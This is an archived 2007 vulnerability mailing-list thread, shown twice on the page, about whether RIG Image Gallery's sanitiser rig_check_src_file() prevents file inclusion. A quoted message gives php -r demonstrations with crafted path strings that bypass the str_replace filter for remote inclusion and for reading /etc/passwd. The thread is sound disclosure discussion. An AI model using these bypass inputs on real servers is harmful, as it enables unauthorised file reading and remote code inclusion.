PRESS REVIEW ARCHIVE

Digital Media Monitoring & Documentation Service


Source URL: https://attrition.org/pipermail/vim/2007-July/001747.html

Archived Date: August 15, 2025 at 15:29

Document Type: Web Page Archive

Wayback Machine: https://web.archive.org/web/*/https://attrition.org/pipermail/vim/2007-July/001747.html

Page Screenshot



[VIM] WTF: RIG Image Gallery (dir_abs_src) Remote File Include Vulnerability

str0ke str0ke at milw0rm.com
Tue Jul 31 13:19:55 UTC 2007

- *Previous message:* [VIM] WTF: RIG Image Gallery (dir_abs_src) Remote File Include Vulnerability
- *Next message:* [VIM] WTF: RIG Image Gallery (dir_abs_src) Remote File Include Vulnerability
- ***Messages sorted by:*** [date] [thread] [subject] [author]

```
        // disable auto-globals from CGI params -- RM 20060624 - v1.0
         ini_set("register_globals", "0");

         // complain if that didn't work
         if (ini_get("register_globals") == 1)
         {
             echo "<h1>RIG Security Error</h1>";
  ...
             exit;
         }

With register globals = off he wouldn't be able to initialize the
variable anyways correct?

/str0ke

On 7/31/07, ascii <ascii at katamail.com> wrote:
> George A. Theall wrote:
> > But regardless, the str_replace() later on in rig_check_src_file()
> > would certainly void the possibility of a remote file include attack.
>
> I'm not saying that the product is vulnerable but that this statement
> is completely flawed, rig_check_src_file() is mostly useless (assumption
> taken from the George's code snippet, I haven't downloaded the original
> script).
>
> function rig_check_src_file($name) {
>   ...
>           $name = str_replace("..", ".", str_replace("://", "", $name));
>   ...
>           return $name;
> }
>
> This alone permits both local and remote file inclusions:
>
> Example a) Remote file inclusion
>
> php -r '$name="http:////www.tin.it/"; $name = str_replace("..", ".",
> str_replace("://", "", $name)); echo $name."\n"; require_once($name);'
> http://www.tin.it/
>
> Warning: require_once(): URL file-access is disabled in the server
> configuration in Command line code on line 1
>
> Warning: require_once(http://www.tin.it/): failed to open stream: no
> suitable wrapper could be found in Command line code on line 1
>
> Fatal error: require_once(): Failed opening required
> 'http://www.tin.it/' (include_path='.:/usr/share/php5:/usr/share/php')
```

[VIM] WTF: RIG Image Gallery (dir_abs_src) Remote File Include Vulnerability

str0ke *str0ke at milw0rm.com*
Tue Jul 31 13:19:55 UTC 2007

- *Previous message: [VIM] WTF: RIG Image Gallery (dir_abs_src) Remote File Include Vulnerability*
- *Next message: [VIM] WTF: RIG Image Gallery (dir_abs_src) Remote File Include Vulnerability*
- ***Messages sorted by:** [date] [thread] [subject] [author]*

```
         // disable auto-globals from CGI params -- RM 20060624 - v1.0
          ini_set("register_globals", "0");

          // complain if that didn't work
          if (ini_get("register_globals") == 1)
          {
              echo "<h1>RIG Security Error</h1>";
  ...
              exit;
          }

With register globals = off he wouldn't be able to initialize the
variable anyways correct?

/str0ke

On 7/31/07, ascii <ascii at katamail.com> wrote:
> George A. Theall wrote:
> > But regardless, the str_replace() later on in rig_check_src_file()
> > would certainly void the possibility of a remote file include attack.
>
> I'm not saying that the product is vulnerable but that this statement
> is completely flawed, rig_check_src_file() is mostly useless (assumption
> taken from the George's code snippet, I haven't downloaded the original
> script).
>
> function rig_check_src_file($name) {
>   ...
>           $name = str_replace("..", ".", str_replace("://", "", $name));
>   ...
>           return $name;
> }
>
> This alone permits both local and remote file inclusions:
>
> Example a) Remote file inclusion
>
> php -r '$name="http:/:///www.tin.it/"; $name = str_replace("..", ".",
> str_replace("://", "", $name)); echo $name."\n"; require_once($name);'
> http://www.tin.it/
>
> Warning: require_once(): URL file-access is disabled in the server
> configuration in Command line code on line 1
>
> Warning: require_once(http://www.tin.it/): failed to open stream: no
> suitable wrapper could be found in Command line code on line 1
>
> Fatal error: require_once(): Failed opening required
> 'http://www.tin.it/' (include_path='.:/usr/share/php5:/usr/share/php')
> in Command line code on line 1
>
> Example b) Local file inclusion
>
> php -r '$name=".../.../.../etc/passwd"; $name = str_replace("..", ".",
> str_replace("://", "", $name)); echo $name."\n"; require_once($name);'
> ../../../etc/passwd
>
> Warning: require_once(../../../etc/passwd): failed to open stream: No
> such file or directory in Command line code on line 1
>
> Fatal error: require_once(): Failed opening required
> '../../../etc/passwd' (include_path='.:/usr/share/php5:/usr/share/php')
> in Command line code on line 1
>
```

```
> Best regards,
> Francesco `ascii` Ongaro
> http://www.ush.it/
>
>
>
>
```

- *Previous message:* [VIM] WTF: RIG Image Gallery (dir_abs_src) Remote File Include Vulnerability
- *Next message:* [VIM] WTF: RIG Image Gallery (dir_abs_src) Remote File Include Vulnerability
- ***Messages sorted by:*** [date] [thread] [subject] [author]

More information about the VIM mailing list